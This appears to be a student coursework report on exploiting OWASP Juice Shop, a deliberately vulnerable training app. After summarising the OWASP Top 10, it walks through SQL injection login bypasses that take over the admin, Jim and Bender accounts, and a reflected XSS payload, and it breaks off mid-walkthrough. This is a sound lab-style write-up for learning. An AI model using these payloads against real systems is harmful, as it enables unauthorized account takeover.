

Web Application Security

MOD006363

SID 1826585
MAY 2019

TRIMESTER 1
2019/20

TABLE OF CONTENTS


1.Execution Summary	2
1.1 About Juice Shop	2
1.2 Referencing the OWASP TOP 10?	3
2. Exploit Walkthroughs	5
2.1 Access Handling Test	5
2.1.1 Log in with the administrator account, without guessing it	5
2.1.2 Log in with Jim's account, without changing it first	7
2.1.3 Log in with Bender's account	8
2.2 Input Handling Test	9
2.1.3 Test for reflected XSS attack	8
2.1.3 Test for persisted XSS attack, on the backend server	8
2.3 Information Leakage Test	9
2.3.1 Obtain Jim's email address, without being administrator	9
2.4 Application Logic Test	11
2.4.1 Post some feedback as 5-star rating from Jim	11
2.4.2 Place something into Bender's basket and pay £0 for it	16
2.4.3 Change Jim's password to "ARURules0K" without using SQL Injection or Forgot Password	18
2.5 Bonus Test	10
3. Why the vulnerabilities matter	16
5. Mitigation of vulnerabilities	16
5.1 what is SQL injection & how to mitigate the risk.	17
5.1.1 what is SQL injection	17
5.1.2 How to mitigate SQL injection for issues found in the juice shop.	18
5.2 Broken Access Control	18
5.2.1 what is Broken Access Control & How to mitigate	18
5.2.1.1 What is Broken Access Control	18
5.2.1.2 How to mitigate Broken Access Control	20

1. Summary

1.1 About Juice Shop

Web application vulnerabilities are one of the most crucial points of consideration in any penetration test or security evaluation. While some security areas require a home network or computer for testing, creating a test website to learn web app security requires a slightly different approach. For a safe environment to learn about web app hacking, the OWASP Juice Shop can help. The OWASP Juice Shop is an open-source project hosted by the non-profit Open Web Application Security Project (OWASP) and is developed and maintained by volunteers. It is an awareness, training, demonstration and exercise tool for security risks in modern web applications. OWASP Juice Shop is an intentionally vulnerable web application for security training written in JavaScript. It's filled with hacking challenges of all different difficulty levels intended for the user to exploit and is a fantastic way to begin learning about web application security.

Application Architecture :



1.2 Referencing the OWASP Top 10

The OWASP Top 10 Project is a document by the Open Web Application Security Project. It aims to list and archive the most common flaws present in web applications. As of the 2017 version, the list items are as follows.

#	Security Threat	Description
A1	Injection	Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2	Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or to exploit other implementation flaws to assume other users' identities.
A3	Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A4	XML External Entity (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.

A5	Broken Access Control	All web applications verify function level access rights before making that functionality visible in the UI. The applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers can forge requests in order to access unauthorized functionality.
A6	Security Misconfiguration	Good security must have a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. This includes keeping all software up to date, including all code libraries used by the application.
A7	Cross Site Scripting (XSS)	XSS flaws occur when an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to hijack user sessions, deface web sites, or redirect the user to malicious sites in the victim's browser.
A8	Insecure Deserialization	Insecure deserialization flaws occur when an application receives hostile serialized objects. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered or deleted to spoof users, conduct injection attacks, and elevate privileges.
A9	Using Components with Known Vulnerabilities	Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. Applications using these vulnerable components may undermine their defences and enable a range of possible attacks and impacts.
A10	Insufficient Logging and	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response allows attackers to further

	Monitoring	attack systems, maintain persistence, pivot to more systems, and tamper, extract or destroy data.
--	------------	---

Each of these vulnerabilities may be present in all sorts of different websites, and they often lead to abuse such as phishing, database exfiltration, spam, malware distribution, etc. As a web developer, it is essential to be able to recognize these attacks to prevent them. For a penetration tester, understanding these vulnerability categories can allow one to improve their own web application hacking skills.



2. Exploit Walkthroughs

This section will explain how we can test for the vulnerabilities on the juice-shop website. We will use certain website hacking techniques to find the vulnerabilities as specified on a good browser. We will also be using BurpSuite tool to intercept the messages from browser to backend. Please refer to appendix have the details on how to set up juice shop along with BurpSuite.

2.1 Access Handling Test


2.1.1 Log in with the administrator account, without guessing it

Launch the juice-shop application. Now go to the login screen which looks like shown below. Type `' or 1=1;--` as shown in below screenshot and give anything as the password and proceed for login.



When you successfully logged in, a green notification label appears on top of the page as shown in the screenshot confirms that

2.1.2 Log in with Jim's account, without changing it first



Login

Contact Us

English

Email

' or 1=1 and email like('%jim%');--

Password

.....


Log in

Log in with Google


☐ Remember me

[Forgot your password?](#) [Not yet a customer?](#)

Now that we know how to bypass the login without entering the correct password. This shows that we can apply SQL injection to bypass the login screen. Therefore, by entering ' or 1=1 and email like('%jim%');-- you will be successfully able to log in as Jim. Remember, you can solve this in many ways.




2.1.3 Log in with Bender's account



The screenshot shows the OWASP Juice Shop login page. The header includes the site logo, a search bar, a score board, and user information. The main content area features a login form with fields for Email and Password. The Email field contains the payload: `' or 1=1 and email like('%bender%');--`. The Password field is masked with dots. Below the fields are buttons for 'Log in' and 'Log in with Google', and a 'Remember me' checkbox.


Same as the previous problem, you can successfully get logged in as Bender by entering `' or 1=1 and email like('%bender%');--`





2.2 Input Handling Test

2.2.1 Test for reflected XSS attack

To test for the reflected XSS attack, you need to first log in as any user. Next click on the 'Track orders' button which comes in the dropdown menu of the user information as shown in the screenshot below. Now paste the attack string `<iframe src="javascript:alert('xss')">` into the Order ID field. Then click on Track button. An alert box with the text "xss" will appear.






2.3 Information Leakage Test

2.3.1 Obtain Jim's email address, without being an administrator

Now that we know how to login into Jim's account using SQL injection, we will first get logged in using the same technique.




Let's try to capture the response on the BurpSuite tool. Now if you look at the request and response on BurpSuite, it will show us Jim's email address and user ID in the response.

[illegible]

2.4 Application Logic Test

2.4.1 Post some feedback as a 5-star rating from Jim

 OWASP Juice Shop


[Score Board](#)

[Contact Us](#)

[Your Basket](#)

